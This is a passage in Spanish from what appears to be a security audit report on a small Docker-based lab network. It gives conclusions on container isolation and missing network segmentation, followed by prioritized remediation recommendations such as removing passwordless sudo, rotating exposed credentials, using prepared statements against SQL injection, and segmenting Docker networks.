El aislamiento Docker demostró ser un control efectivo en el caso del contenedor web, aunque se obtuvo RCE, el contenedor no pudo escapar al host Alpine. Sin embargo, la ausencia de segmentación de red entre contenedores (todos en la misma red dmznet) anuló en parte ese aislamiento, permitiendo que desde el contenedor comprometido se accediera directamente a los servicios LDAP y FTP de los otros contenedores sin pasar por el firewall.

El ciclo completo de la auditoría—reconocimiento—enumeración—explotación—post-explotación, movimiento lateral, hardening y verificación, demuestra la viabilidad de implementar un proceso de mejora continua de seguridad en una organización de tamaño medio con recursos limitados.

12. Recomendaciones

Las recomendaciones se priorizan en tres horizontes temporales según la urgencia derivada de la severidad de los hallazgos:

Inmediato (0-30 días)—vulnerabilidades críticas:

Eliminar el usuario svc_monitor y cualquier configuración sudo sin contraseña del firewall. Deshabilitar la autenticación SSH por contraseña en todos los nodos e implantar 2FA para el acceso al firewall. Rotar todas las contraseñas expuestas durante la auditoría (LDAP, SMB, MariaDB, phpMyAdmin, FTP). Eliminar el acceso anónimo en LDAP y FTP. Eliminar el fichero credenciales_servicios.txt y la clave id_rsa del recurso SMB de Rocky. Completar o eliminar la instalación de WordPress y eliminar phpMyAdmin del entorno de producción.

Corto plazo (1-3 meses)—vulnerabilidades altas y medidas estructurales:

Implantar consultas preparadas en toda la aplicación web para eliminar las SQLi. Validar tipo y extensión en todas las subidas de ficheros. Migrar SMB a protocolo mínimo SMB2 con cifrado obligatorio. Habilitar LDAPS y cifrar las contraseñas del directorio. Migrar SNMP a versión 3 con autenticación. Segmentar las redes Docker con redes independientes por contenedor. Configurar Fail2ban en todos los nodos con umbrales ajustados. Guardar las reglas nftables de forma persistente.

Medio plazo (3-6 meses)—madurez de seguridad:

Implementar una política formal de gestión de contraseñas con rotación periódica y prohibición de reutilización entre servicios.

Desarrollar decoders personalizados en Wazuh para detectar automáticamente accesos a honeytokens y ataques web.

Implantar un proceso de gestión de vulnerabilidades con análisis periódico de la infraestructura. Establecer un procedimiento de respuesta a incidentes que incluya los playbooks de detección, contención y recuperación para los vectores de ataque demostrados.